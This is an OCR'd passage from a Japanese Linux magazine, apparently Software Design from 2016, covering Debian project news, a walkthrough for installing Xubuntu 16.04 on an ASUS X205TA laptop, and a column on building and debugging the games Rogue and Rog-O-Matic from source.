John Paul Adrian Glaubitzさんは、移植作業用のSparc64サーバのセットアップを終え、「notker.debian.net」[注14]として公開したことを発表しました。また、Adrianさんによると、これとは別にOracle社からSparc64(Sparc M7)の高速なマシンが2台寄贈され、冗長性のために米国とカナダに分散して置かれる予定だそうです[注15]。2台のマシンとも、Debianシステム管理チーム(DSA)が管理する対象のビルドマシンになることが決まっており、Debian 9ではsparc64アーキテクチャをリリース対象にするかどうか、リリースチームで検討しています。

Adrianさん曰く「Sparc上でSolarisではなくLinuxを使いたいというOracleの顧客は増えており、そのために彼らはSparcとLinuxに精通した人員を雇う必要がでてきている。その雇用コストを考えると、高価なハードウェアをDebianに寄贈するのは、ずっと低いコストでより高い効果が期待できるので、お互いにとって悪くない話だと思う」とのこと。Adrianさんは10月に来日予定で、その際にDebian勉強会に参加したいと話されていたので、興味がある方は直接聞いてみると良いでしょう。

Debian 9 "Stretch"ではLinux 4.9を採用

以前の予定では、Debian 9にはLinux 4.10を採用する予定でした。しかし、Linuxカーネルメンテナの Greg Kroah-Hartmanさんにより、4.9がLTSとなることが発表された[注16]ため、併せてDebianでも4.9をサポートすることになります。より最新の機能を追加することはできなくなりますが、その分メンテナの作業には余裕ができるので、リグレッションは少なくなるのではないでしょうか。

Debian 8.6リリース／LTSに新規スポンサー

ちょうどこの号が出るか出ないかの頃合いで、Debian 8のアップデートリリースが行われる予定です(9月17日予定です。アップデートは**表1**のとおり、おおよそ3ヵ月ごとにリリースされます。違うのは、最初のx.1はリリース後1ヵ月程度で出ることと、DebConfにかかってしまうためにリリーススケジュールがずらされたことぐらいですので、ほぼこの予定どおりにいくでしょう)。

Debian 7はLTSチームの管轄になっているため、新たなリリースはありません。Debian LTSはスポンサー企業からの資金援助のもと、Debian開発者であるRaphael Hertzogさんの運営するFreexianという会社が窓口になり、腕利きのDebian開発者を時間単位で雇用してアップデートのリリースが行われています。

このLTSのスポンサーに新たにGitHubが2社目のプラチナスポンサーとして参加しました(1社目は東芝)[注17]。今後も安定してLTSの更新作業が行われることが期待できそうです。SD

注12) https://lists.ubuntu.com/archives/ubuntu-devel/2016-March/039281.html
注13) URL http://ftp.skolelinux.org/skolelinux-cd/
注14) URL https://db.debian.org/machines.cgi?host=notker
注15) より好ましいのはヨーロッパなど、さらに地理的に離れたところに設置されることですが、北米からの輸出手続き事務作業が煩雑なためにこうなった、とのこと。
注16) URL https://plus.google.com/+gregkroahhartman/posts/DjCWwSo7kqY
注17) URL https://www.freexian.com/services/debian-lts.html

▼表1　Debian安定版のリリース日

バージョン	リリース日
8.0	2015年4月25日
8.1	2015年6月6日
8.2	2015年9月5日
8.3	2016年1月23日
8.4	2016年4月2日
8.5	2016年6月4日
8.6	2016年9月17日予定

ASUS X205TAにXubuntu 16.04 LTSをインストールする

Ubuntu Japanese Team
あわしろいくや

今回は、IntelのSoCを採用して安価で販売され人気だった、ASUS X205TAにXubuntu 16.04 LTSをインストールします。

きっかけはWindows 10 Anniversary Update

ASUS X205TAは2014年12月に発売され、eMMCの容量アップやプリインストールOSをWindows 8.1から10にアップデートするなど、いくつかのマイナーチェンジを経て1年以上継続して販売されていたモデルです。筆者は初期モデルを購入し、何度となくUbuntu（正確にはフレーバーであるUbuntu GNOME）をインストールしては問題を発見して戻し、インストールしては戻し、というのを繰り返してきました。

このたび8月にWindows 10 Anniversary Updateがリリースされたのでアップデートしようと思ったものの、空き容量が16GBあるいは20GB必要とのことです。しかしX205TAのeMMCは32GBで、どうやってもそんなには開けようがありません。というわけで今度はXubuntu 16.04 LTSをインストールしてみたら、多少の問題はありますが、おおむね問題なく使える方法がわかったので、今回記事にすることにしました[注1]。

X205TAのいいところはなんといっても軽いところで、1kgを切っています。これならどこへでも持っていけそうです。またバッテリーの持ちもよく、1日程度であればACアダプタを持ち歩く必要はなさそうです。それどころかスマートフォンなどで使用する外部バッテリーとしても使えますし、筆者は実際にそのために持ち歩くことがあったりもします。こんなにいいノートPCを眠らせておく理由はまったくありません。

言うまでもありませんが、今回の作業は自己の責任のもとで行ってください。

注1） もちろんこの原稿も、そのX205TAで執筆しています。

準備

兎にも角にも、まずはWindowsのバックアップを取ります。Windows 8.1プリインストールモデルでは“ASUS Backtracker”[注2]を、Windows 10プリインストールモデルでは“回復ドライブ”機能を使用します。具体的な方法は紹介しませんが、8GB程度のUSBメモリがあればバックアップできます。必要に応じて個別のファイルやシステムまるごとのバックアップを取ってください。

Windowsを消去する前に、“Universal USB Installer”[注3]（以下UUI）とXubuntu 16.04 LTSのインストールイメージ[注4]をダウンロードし、Xubuntuインストール用USBメモリを作成しておくと便利です（**図1**）。

ここでのポイントは、UUIで作成したUSBメモリではX205TAでXubuntuを起動できません。これは

注2） http://www.asus.com/jp/support/FAQ/1008640/

注3） http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/

注4） http://ftp.jaist.ac.jp/pub/Linux/ubuntu-cdimage/xubuntu/releases/16.04.1/release/xubuntu-16.04.1-desktop-amd64.iso

起動に必要なファイルが足りないからで、“bootia32.efi”[注5]をダウンロードあるいは自力で生成し、EFI¥BOOTフォルダにコピーします。

筆者が確認したところでは、ライブイメージからの起動後、タッチパッドが使えたり使えなかったりで挙動が不安定なので、USB接続のマウスを用意しておくと便利です。また、起動後しばらくは日本語キーボードを英語キーボード配列で使用する必要があります。どうしても日本語キーボードを使用したい場合はUSB接続のキーボードを用意しておいてください。

X205TAには有線LANはなく無線LAN接続のみですので、これを使用することを前提とします。X205TA自体はIEEE 802.11a（5GHz帯）にも対応しているのですが、Xubuntuからは802.11nなど2.4G帯しか使用できませんでした。よって、もし5GHz帯しか接続できない場合は、有線LANでの接続を考慮することになります[注6]。

有線LANしかない場合はUSB接続の有線LANアダプタが必要ですが、当然のことながら動作するものとしないものがありますのでご注意ください[注7]。

X205TAに電源を入れた直後から F2 キーを連打すると、UEFI設定画面に入れます。ここでSecure Bootをオフにします。方法は[Security]-[Secure Boot Menu]-[Secure Boot Control]を[Disabled]にし、保存してから再起動します。

起動とインストール

UUIで作成したUSBメモリをX205TAに挿し、電源ボタンを押したあと F2 キーを連打してUEFI設定画面に入ります。ここで[Save & Exit]タブからUSBメモリを選択し、Enter キーを押すとXubuntuから起動します。起動しない場合はSecure Bootがオフになっているか、bootia32が正しくコピーされているかを確認してください。起動後、まずはタッチパッドが動作するか確認してください。動作しない場合はマウスを接続してください。

続いて無線LANを有効にします。**図2**のコマンドを入力してください。

あとは普通にSSIDを選択してパスフレーズを入力します。前述のとおり英語キーボード配列になっているので、パスフレーズに“_”などの記号が使われていると、若干苦労することになります。

LANに接続できたら、いよいよインストーラを起動してインストールしてください。この段階ではとくに気をつけることはありません。あえて言えば、パーティションはきれいサッパリ削除することくらいです。eMMCは書き込みは遅いため、インストールには時間がかかります。じっくりとお待ちください。

インストールが完了したら、Xubuntuのライブセッションを終了し、USBメモリを抜いてから起動してください。

さまざまな設定

無線LAN

起動後、パスワードを入力してログインします。

図1　Universal USB Installer




図2　無線LANを有効にする

```
$ sudo cp /sys/firmware/efi/efivars/nvram-➥
74b00bd9-805a-4d61-b51f-43268123d113 /lib/➥
firmware/brcm/brcmfmac43340-sdio.txt
$ sudo rmmod brcmfmac
$ sudo modprobe brcmfmac
```

注5） bootia32.efiはインターネットを検索するとたくさん見つかりますし、自力でビルドすることもできます。筆者が使用しているのはずいぶん前に自力でビルドしたもので、http://ikuya.info/tmp/bootia32.efiにアップロードしてあります。

注6） 条件がそろわない場合は断念するのも1つの手ではあります。

注7） BuffaloのLUA3-U2-ATXであれば動作するものと思われますが、実際に確認したわけではありません。

まずは無線LANに接続したいでしょうから、インストールのときに実行したのと同じコマンドを実行し、SSIDを選択してからパスフレーズを入力して接続してください。

フリーズ対策

Xubuntuを使用していると、まれにランダムでフリーズすることがあります。そのため/etc/default/grubを開き、**リスト1**のように編集してください。そして、次のコマンドを実行し、再起動します。

```
$ sudo update-grub
```

キーマップ対策

前述のとおり、日本語キーボード配列だといくつか入力できない記号があるので英語キーボード配列として使用しなければいけないのですが、これは非常に不便です。今までに何度か挑戦して結局Windowsに戻していたのもこの問題が解決できなかったからでした。しかしこのたび、対策の方法がわかりました。カーネルのバージョンを4.7以降に上げることです[注8]。Xubuntu 16.04 LTSのカーネルのバージョンは4.4で、16.10は今のところ4.8でリリースされる見込みです[注9]。とはいえ今すぐにでも4.7をインストールしたいところです。実はUbuntuはUbuntuで使用するために提供しているカーネルのほか、デバッグなどの目的でメインラインのカーネルパッケージを提供しています[注10]。

メインラインカーネルが置かれているWebサーバ[注11]を開き、“v4.7”がつく一番新しいフォルダを探してクリックします。するとCPUのアーキテクチャごとにパッケージが分かれているので、amd64のlinux-headers-(バージョン)-(バージョン)_all.debと、linux-headers-(バージョン)-generic-(バージョン)_amd64.debとlinux-image-(バージョン)-generic-(バージョン)_amd64.debの3つのパッケージをダウンロードします。もっと簡単にいえば、アーキテクチャごとに3つまたは5つのパッケージがダウンロードできますが、そのうちamd64のlowlatencyがつかない3つのパッケージをダウンロードします。

ダウンロードした3つのパッケージは、dpkg -iコマンドでインストールします。筆者がダウンロードしたのはバージョン4.7.1だったので、例は**図3**のとおりですが、本誌が発売されるころには、さらに新しいバージョンになっているものと思われるので、適宜読み替えてください。

インストール後、再起動してさっそくカーネル4.7を使用します。Fcitxが日本語キーボード配列の設定になっていれば、すべてのキーが使えるようになっているはずです[注12]。

デフォルトのカーネルのようにセキュリティの修正が施されたりはしないので、Ubuntu提供のカーネルに乗り換えるまでは自力で最新版に更新していく必要があります[注13]。

ディスプレイの輝度

ディスプレイの輝度は、右上の電源アイコンをクリックして調整します(**図4**)。残念ながらホットキー

注8) 該当のコミットはhttps://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=eeb01a57921a5e373302733d7cdf1ca87da5375aとhttps://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=b94f7d5ddf1b114e66d9bcc07d0ead080470383bです。この場を借りてYusuke Fujimakiさんに御礼申し上げます。

注9) 16.04.2がリリースされるころにはバックポートされた4.8が使えるようになるので、それに乗り換えるのがいいでしょう。

注10) 詳しくはhttps://wiki.ubuntu.com/Kernel/MainlineBuildsをご覧ください。

注11) http://kernel.ubuntu.com/~kernel-ppa/mainline/

注12) ただし筆者が試したところだと、Caps Lockキーと英数キーが逆にマッピングされていました。

注13) LTS以外のLinuxカーネルはサポート期間がごく短期間(2～3ヵ月)ですので、いろいろと気をつけなくはいけません。

リスト1　/etc/default/grubへのフリーズ対策

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash"
  ⬇
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash intel_idle.max_cstate=1"
```

図3　パッケージのインストール

```
$ sudo dpkg -i linux-headers-4.7.1-040701-generic_4.7.1-040701.201608160432_amd64.deb linux-headers-4.7.1-040701_4.7.1-040701.201608160432_all.deb linux-image-4.7.1-040701-generic_4.7.1-040701.201608160432_amd64.deb
```

は動作しません。とはいえ自動的に輝度が変更されることはないため、これで問題ないでしょう。輝度を落とすと目に優しく、バッテリーの持ちもよくなるのでお勧めです。

サスペンド

ノートPCであればサスペンド機能を使いたいところであり、実際に動作もするのですが、レジューム後タッチパッドと無線LANが使用できなくなってしまいます。

無線LANを使用できるようにするのは割と簡単で、/etc/modprobe.d/blacklist.confの最下行に次の一文を追加し、再起動するだけです。

```
blacklist btsdio
```

厄介なのはタッチパッドで、レジューム後に次のコマンドを入力すれば使用できるようになります。

```
sudo modprobe -r elan_i2c
sudo modprobe elan_i2c
```

要するにタッチパッドのカーネルモジュールを一度アンロードし、再度ロードすればいいのです。

Xubuntu 16.04 LTSではサスペンドの制御はsystemdで行っており、serviceファイルを書きます。今回は例として/etc/systemd/system/enable-touchpad.serviceというファイルを作成し、中身を**リスト2**のようにしてください。続いて次のコマンドを実行し、サービスとして登録します。

```
$ sudo systemctl enable enable-touchpad.service
```

タッチパットをタップするとサスペンドから復帰します。画面が表示されない場合もありますが、その場合はパスワードを入力して Enter キーを押すか、あるいは単純に Enter キーを押すと表示します。

Xubuntu 16.04 LTSのリリースノートにも書かれていることですが、サスペンドからの復帰後はマウスカーソルが表示されなくなります。その場合、Ctrl+Alt+F1 キーを押し、続けてCtrl+Alt+F7 キーを押すと表示されるようになります。

リスト2　/etc/systemd/system/enable-touchpad.serviceの作成

```
[Unit]
Description=enable touchpad after resume
After=suspend.target

[Service]
Type=oneshot
ExecStart=/sbin/modprobe -r elan_i2c
; /sbin/modprobe elan_i2c

[Install]
WantedBy=suspend.target
```

図4　輝度は電源アイコンをクリックしてマウスで調整

タッチパッドの設定


タッチパッドの設定は、メニューの[設定]-[マウスとタッチパッド]の[デバイス]タブを[Elan Touchpad]に変更します(**図5**)。

問題点

一応実用レベルですが、問題点もたくさんあります。一番大きな問題点は、サウンドが出力できないことです。次に大きな問題点は、ホットキーがまったく使えないことです。正確にはサウンド関連のF10 からF12 までは使えますが、前述のとおりそもそもサウンドが出力できないので意味がありません。あとはこれも前述のとおり、IEEE 802.11a/acの無線LANアクセスポイントは使用できません。

筆者が気づいたのは以上ですが、ほかにも何かあるかもしれません。Bluetoothはそもそもテストしていませんので、問題がある可能性もあります。SD

図5　タッチパッドの設定はデバイスとタブの変更が必要



Unixコマンドライン探検隊
Shellを知ればOSを理解できる

Author 中島 雅弘(なかじま まさひろ) ㈱アーヴァイン・システムズ

端末上のゲームと、それを自動プレーするシステムを紹介します。これらを題材に、プログラムをソースコードからビルドする手順と、デバッグに有効なツールを探検します。

第6回 特別企画「Unixでゲーム(1)」ローグとロゴマチック

今回あつかう技術は、これまでの連載に比べて高度です。初心者は、ゲームを楽しんで、ソースからのビルドの雰囲気に慣れ、文中のツールと用語を覚え・調べましょう。もう一歩先を目指すあなたは、用意されたパッチを当てて、実際のビルド手順をなぞってみてください。腕に覚えがある方は、オリジナルのソースコードを自らハックしてビルドの全過程に挑戦してください。いずれも、あなたの技術力を向上させるはずです。

伝説のローグ(Rogue)

ローグ(Rogue)はファンタジーゲームです。キャラクタ(文字)だけで構成されたダンジョンを、これまた文字のモンスターと戦いながら、26階より深層にあるイェンダーの魔除けを求めて冒険します。無事生還できれば、ダンジョン内のお金をたくさん集めて高得点を獲得できるかもしれません。

History

ローグは、Michael Toy、Glenn Witchman、Ken Arnoldによって1980年にUnix上にC言語で開発・公開されました。1983年からは、4.2BSD Unixに同梱され、世界中でコンピューター・ナードを魅了しました。ローグ以前に流行したテキストアドベンチャーゲームは、製作者は答えを知っているので遊べないため、製作者でも繰り返し遊べる、自分のためのゲームを作りたかったのだそうです。著者も30年近く前にこのゲームにはまり、何千回?プレーして、イェンダーの魔除けを見たのは3回ほどでしょうか、無事持ち帰ったのは2回……たぶんそのぐらいです。


何回遊んでも異なるダンジョンをコンピュータが生成するしくみなど、まったくユニークな発想のローグは、その後のゲームに影響を与えました。Hack、Nethack、Larn、Moria後にAngband、Omegaや、不思議のダンジョン、世界的大ヒットのDiabloなど、たくさんのローグに触発されたゲームが作られます。MS-DOSで動くものなど多くのクローンも作られました(**写真1**)。これらをローグライクゲームと呼びます。

Game Play

図1が、ローグの画面です。画面を見ても、直感的にはなんなのかわからないですよね。**:-)** キャラクタだけで表現されたダンジョン(壁"**|**"、**-**"、床"**.**"、扉"**+**"、通路"**#**"、階段"**%**"、トラップ"**^**")や、モンスター(アルファベットのA～Z)、武器"**)**"、鎧"**]**"、アイテム(杖"**/**"、巻物"**?**"、薬"**!**"、指輪"**=**"、食べ物"**:**"、お金"*****")、地下

▼写真1 ASCII版ローグとBNNの本

▼図1　ローグの画面――ダンジョンの様子(あぁ、モンスタールームだ……)



26階より深層にあるというイェンダーの魔除け“,”[注1]、そして勇者たるあなた“@”ですが、繰り返し遊んでいると、優美なグラフィック以上にのめり込みます。Rと出逢えば不愉快になり、MやDに震え上がる、そんなゲームなんです。

巻物や薬は拾っても、効果がわからないのがほとんどです。読んだり、飲んでひどい目にあったり、なんだかはっきりしなかったりです。それでも表示されるメッセージから何なのか推察していきます。拾った鎧や武器も、呪われているかもしれません。装備した呪いのアイテムは、呪いを解かなければはずせません[注2]。もちろん、識別の巻物があればいいのですが。

ダンジョンを歩きまわれば腹が減ります。あまり空腹になると弱くなり、いずれは餓死します。食料の確保や、お腹の減りにくくなる指輪の獲得は重要です。

鎧、武器、力などは巻物や薬で強化できます。モンスターには、鎧を錆びさせたり弱くしてしまうものもいます。強化した装備や力がなければ、深層でモンスターと対峙できないでしょう。なんとかイェンダーの魔除けを見つけて無事帰還できるでしょうか。

ローグで使うコマンドは、基本1文字のキー入力です。キャラクタの移動にはviと同様“hjkl”などを使います。ローグをプレーすれば、viの達人になれるかもしれません!?

ローグを自動でプレーするロゴマチック(Rog-O-Matic)

ローグがあまりにも面白く、そして生還するのが難しいため!? ローグを自動的に解くプログラムが、CMU(Carnegie Mellon University)で、なんと国防総省の予算を使って開発されました。それが、Michael L. Mauldin、Guy Jacobson、Andrew Appel、Leonard Hameyによる、ロゴマチック(Rogue-O-Matic)です。AIの研究[注3]という名目ですが、現在流行の機械学習とは少し違うかもしれません。;-)

STEP UP! ビルドからインストールまで

さあ、ここまで読んだあなたは「遊びたい」、「コンピュータに解かせたい」、「これらはどこにあるのだ」という状態でしょう。ローグは、Ubuntuであればbsdgames-nonfreeというパッケージにクローンがありますので、aptでインストールできます。しかし簡単にインストールできるロゴマチックのパッケージはありません。なければソースからビルドするのがUnix流です。

ここからは、ローグとロゴマチックをソースコードからビルド、インストールまでを体験しましょう。

作業環境の準備とソースコードの取得

ロゴマチックは、指定されたバージョンのローグでなければほとんど動きません。ロゴマチックと、それが動作するバージョンのローグの両方があるサイトから執筆時点で最新のものを取得してビルドします[注4]。

注1) これが床と区別がつきにくいのです X-<

注2) アイテム、モンスターなどは、ローグのバージョン／クローンによって異なります。

注3) 詳しくは、記事末にまとめた参考文献[4]Rog-O-Maticを参照。

注4) 記事末に、ローグ、ロゴマチックを公開しているサイトを掲載しました。ローグにはクローンや拡張版も含めて、さまざまなバージョンがあります。

▼図2　ソースコードの取得とtarballの展開

```
$ mkdir rogue_rogomatic ; cd rogue_rogomatic
$ wget http://www.anthive.com/rog/rogue5.4.4-ant-r1.1.2-src.tar.gz
$ wget http://www.anthive.com/rog/rogomatic-r2.0.2.tar.gz
$ tar xvzf rogue5.4.4-ant-r1.1.2-src.tar.gz
$ tar xvzf rogomatic-r2.0.2.tar.gz
```

・Rogue：rogue5.4.4-ant-r1.1.2-src.tar.gz[注5]
・Rogomatic：rogomatic-r2.0.2.tar.gz[注6]

作業用のディレクトリを作り、ビルドはすべてここでおこないます。ダウンロードはコマンドラインで、**curl**コマンドや**wget**コマンドを使っておこないます。curl、wgetは、apt、yum、brewなどでインストールしてください。

ファイルは、～.tar.gzという名前でTape ARchiver：**tar**コマンドで、**gzip**圧縮されたフォーマットです[注7]。これらのtarballを解きます(**図2**)。**git**や**svn**が使える人は、リポジトリを用意しておきましょう。

ビルドからインストールの基本手順

tarballを展開した、rogue5.4.4-ant-r1.1.2、rogomatic-r2.0.2それぞれのディレクトリをlsで確認します。いずれもconfigureというファイルがあり、**autoconf**で作られたパッケージであるとわかります。まずはローグ、次にロゴマチックの順でそれぞれのディレクトリに入って、以下の手順で作業を進めます。

```
ビルドの正常系手順
$ ./configure
$ make
$ sudo make install
```

configure

configureは、GNUが提供するautoconfで作られる、ソースからのビルドを半自動化するシェルスクリプトです。configureがあるディレクトリに移動したら、configureを実行します。

```
$ ./configure
```

不足のライブラリやツールがわかる(エラーが生じる)ので、1つずつシステムに導入していきます。導入すべきパッケージは、ほとんど一般的なものです。Linuxでは、apt、yum、OS Xではbrewでインストールします。configureで指摘されたエラーをすべて解消します。もしもapt、yum、brewで入らないものがあれば、それらもソースからビルドします。

make

makeは、Makefileに書かれたプログラムのビルド手順を実施するコマンドです。Makefileに、どのオブジェクトはどのソースコード、インクルードファイルに依存しているか、どのターゲットプログラムは、どのオブジェクト、ライブラリに依存しているか、なんのコマンドでそれらを作るか「宣言的」に記述すれば、変更が生じた部分だけコンパイル、リンクできます。

```
コンパイル、実行バイナリなどの関連ファイルを作成する
$ make
```

ローグは警告もほとんどなく、Linuxではすんなりとビルドできるでしょう。

OS Xでは、cursesに問題があり完了しません。brew install ncursesでライブラリをインストールします。新しいbrewでは、brew info ncursesで表示される内容のとおり、ncursesはdupesに入るので、次の対応をします。

```
$ brew install pkg-config
```

さらに、Makefileにインクルードファイルと

▼リスト1　Makefileへの追記

```
CPPFLAGS = -DHAVE_CONFIG_H -I/usr/local/opt/ncurses/include
LDFLAGS = -L/usr/local/opt/ncurses/lib
```

注5) ライセンス条件は、ソースコードと一緒に配布されているLICENSE.TXTに記載されています。クレッジットを見れば、オリジナルローグの末裔であることがわかります。

注6) ライセンス条件は、ソースコードと一緒に配布されているファイル(COPYING)にあるように、GPLで配布されています。

注7) tarでアーカイブされたファイルをtarball(ターボール)と呼びます。

ライブラリの所在を指定します(**リスト1**)。

cursesライブラリとローグ

cursesは、ローグの作者でもあるKen Arnoldによって開発された、キャラクタベースの画面制御ライブラリです。cursesは現在、後継のncursesが主流です。ローグはこのcursesライブラリを使い、画面上にファンタジーダンジョンを実現しているのです。

キャラクタベースのputs(3)など単純な出力では、文字列を逐次的に羅列することしかできません。各端末のエスケープシーケンスを駆使しながら文字を出力すれば、画面上の任意の位置に文字を表示したり、色を変更したり、さまざまな入出力を伴うダイナミックな表現が可能になります。端末ごとのコンパチビリティの問題を解決するために、termcap(昔のBSD系Unix)や、terminfoデータベースに定義されたエスケープシーケンスを使っています。実際、viなどのスクリーンエディタは、このような制御を内部でおこなっているのですが、cursesライブラリを使えば、より汎用的、可搬的なプログラムが容易に作れます。

ローグができたら、make installします。あたりまえですが、ロゴマチックはローグがなければ動作しません。

sudo make install

インストールは、システムを使うほかのユーザもアクセスできる/usr/local/binに配置するので、スーパーユーザ権限でおこないます。

```
$ sudo make install
```

続いてロゴマチックのビルドです。configureして、必要なパッケージを入れてもまだ次の段階に進めません。**automake**のバージョンをautomake --versionで確認すると、1.15。configure中で指定しているautomakeのバージョンが1.14と古いため、configureファイルの(am__api_version='1.14')という記述を直接ハックします。ここで、もう一度configureを実行しなおします[注8]。

注8) この対応は、configureファイルを作成するためのベースファイルconfigure.acを変更したときの手順と同じく、make maintainer-clean ; ./bootstrap ; ./configureでも解決できます。

デバッグ

▼ローグで生還できなかったときの墓標から

しかし、たくさんの警告と致命的エラーが出ています。腰を据えて問題点を1つずつ解決していきます。

装備はcc、gdb、strings、egrep ...

山のようなコンパイルエラーを潰していきます。警告は後回し、致命的エラーから対処していきます。プロトタイプ宣言がない、関数の戻り値が宣言と違うところがあるなど、古典文法のCプログラム。コンパイラが解釈できないようなところは、現代C言語に修正します。make時のメッセージをよく読んで対応します。これら一連の作業は、まるで遺跡にある古代文字を読み謎を解明していくトレジャーハンターのようで、心踊ります。

実行バイナリができたら一度インストールしてみます。make installではできないディレクトリ/var/games/rogomaticは手動で作ります。

```
$ sudo make install
$ sudo mkdir /var/games/rogomatic ;\
> sudo chmod 777 /var/games/rogomatic
```

まだ修正が不十分で、実行するとSegmentation Fault(SEGV)などが生じて、動作しません。コンパイルは通っていますので、警告を1つずつ潰すか、実行しながら問題箇所を特定していかなければなりません。

SEGVは、ポインタ操作、型の不一致などを疑うのが妥当です。ソースコードを見ると、dwait()、command()、saynow()、sendnow()、

▼リスト2　ソースコードの修正例

```
以下のように宣言されているところを
// 宣言部分：不定数・型の引数を取るにもかかわらずa1..a8
int dwait (msgtype, f, a1, a2, a3, a4, a5, a6, a7, a8)

// 呼び出し側：第2引数は1文字列として、事前に組み立てできそう
    dwait (D_ERROR, "Trying to quaff %c", LETTER ア
(obj));

以下に修正
// 宣言部分
int dwait (int msgtype, char *msg)

// 関数呼び出し側
    sprintf(msg, "Trying to quaff %c", LETTER (obj));
    dwait (D_ERROR, msg);
```

rogo_send()などの可変長引数を取る関数が、古典的C言語の文法のままです。これらの関数が使われている場所は、**egrep**コマンド文が複数行にわかれていることを考慮し適切に-A、-Cオプションを使って文脈を抜き出し別ファイルにまとめます。可変長引数は、stdarg.hを使ってスマートに対応できますが、呼び出し側1ヵ所ごとにどのような記述がされているかも確認しながら修正するので、呼び出し側を個別に修正していきます(**リスト2**)。

潰しきれないバグは、core dump(コアを吐かせる)させてデバッガ**gdb**(Linux)にかけます。異常時にコアを吐かせるには、**ulimit**コマンドでコアファイルのサイズを無制限に設定します[注9]。coreは、/coresディレクトリに出力されます。

```
$ ulimit -c unlimited
```

これらの問題を修正してLinuxでは動作するようになりましたがOS Xはまだ動きません。ロゴマチックは一連のプログラムの集まりで、どのプログラムが問題か特定します。起動できないときのメッセージを、バイナリファイル中から**strings**コマンドで抽出します。結果、player(/usr/local/binにインストールされる)が失敗していました。

原因は、setup.cの中のexeclでした。execl周辺だけを実行する、小さなテストプログラムを作って核心に迫ります。すると、execlの引数が3個までは大丈夫で、4個になると失敗するというOS Xの問題です。setup.c中問題のexeclをexecvに書き換えました。このように複数のプラットフォームを比較することで、対象プログラムに原因があるのか、プラットフォーム固有の問題なのかを見極めできることがあります。

明示的にerrorがあれば、できるだけ修正します。これでも全部の警告は解決していませんが、致命的な問題は潰しました[注10]。

大団円

ついに完成です。ローグの実行は、**rogue**コマンドです。ロゴマチックは、**rogomatic**コマンドで起動します。

rogomaticは終了すると、端末(tty)の改行処理がラインフィード[注11]になってしまいます。ここは、探検隊らしく端末状態を初期化する**reset**コマンドを使って解決します。

ロゴマチックを何回も自動で起動しておけば、そのうちイェンダーの魔除けが取れるかもしれません。ということで自動起動するシェルスクリプトr-o-mを作りました(後述)。引数に起動する回数を指定してください。ログやスコアファイルが出力されますので、適当な作業用ディレクトリの中で実行しておくとよいでしょう。終了時にresetコマンドも実行しています。

ローグは、rogue5.4.4-ant-r1.1.2直下に、rogue.doc、rogue.html、rogue.6(manpageフォーマット)など、ロゴマチックは、rogomatic-r2.0.2/docにそれぞれドキュメントがありますので確認しておきましょう。

宴の後 —diff、patch

ビルド、デバッグのプロセスを体験していた

注9) ディスクの空き容量が少ないときは、やらないでください。

注10) まだ問題は残っているかもしれません。新しい情報があれば、サポートページで提供していきます。また、情報の提供を歓迎いたします。情報提供は、sd@gihyo.co.jp宛てに、件名に「【ロゴマチックバグ報告】」などとして送ってください。

注11) 改行したポジションで、次の行の先頭がはじまる。

▼図3　パッチファイルの取得とパッチ

```
$ wget http://gihyo.jp/magazine/SD/archive/
2016/201610/support/rogue_rogomatic.
patch_20160623
$ patch -p0 < rogue_rogomatic.patch_20160623
```

▼図4　最初のリビジョンと現在のリビジョンの差分パッチ

```
$ git diff --no-prefix　最初のリビジョン >
rogue_rogomatic.patch
```

だきたいところですが、「とにかくすぐに遊ばせろ」というみなさんのために、パッチを用意しました[注12][注13]。Ubuntuなどでビルドできるはずです。ローグ、ロゴマチックの順番で、前述のconfigure、make、sudo make installを実施してください。/var/games/rogomaticディレクトリを作るのをお忘れなく。先のr-o-mスクリプトも、このパッチで生成されます。

前述の"ソースコードの取得とtarballの展開"をしたディレクトリに移動してpatchコマンドを使います(**図3**)。

> Git環境なら、過去のリビジョンからの差分がすぐに確認でき、パッチも簡単に作れます(**図4**)。
> **diff**コマンドでパッチを作る場合は、**図5**のようにします。

OS Xのbrew環境では、ncursesをインストールして、Makefileを**図6**の手順でパッチ、ビルドしてください。

SD流ローグとロゴマチックの遊び方

筆者からUnixグルを目指す読者への提案は、「ローグをハックしゲームバランスを変更、ロゴマチックをハックしてプレーヤーの行動を変更してダンジョンを旅する様子を眺める[注14]」ソフトウェアエンジニアならではの遊びです。モンスターの特殊能力や、アイテムや装備について、

注12) 本誌のサポートサイト(http://gihyo.jp/magazine/SD/archive/2016/201610/support)からダウンロードできます。

注13) パッチは、オリジナルソースコードのライセンス条件にそれぞれ従います。

注14) 改造したソースコードやバイナリファイルの扱いは、オリジナルのソースに書かれているライセンス条件に従ってください。

▼図5　diffコマンドでパッチを作る書式

```
$ diff -up オリジナルファイル 新しいファイル >
パッチファイル名
```

▼図6　パッチファイルの取得とパッチ(OS X用)

```
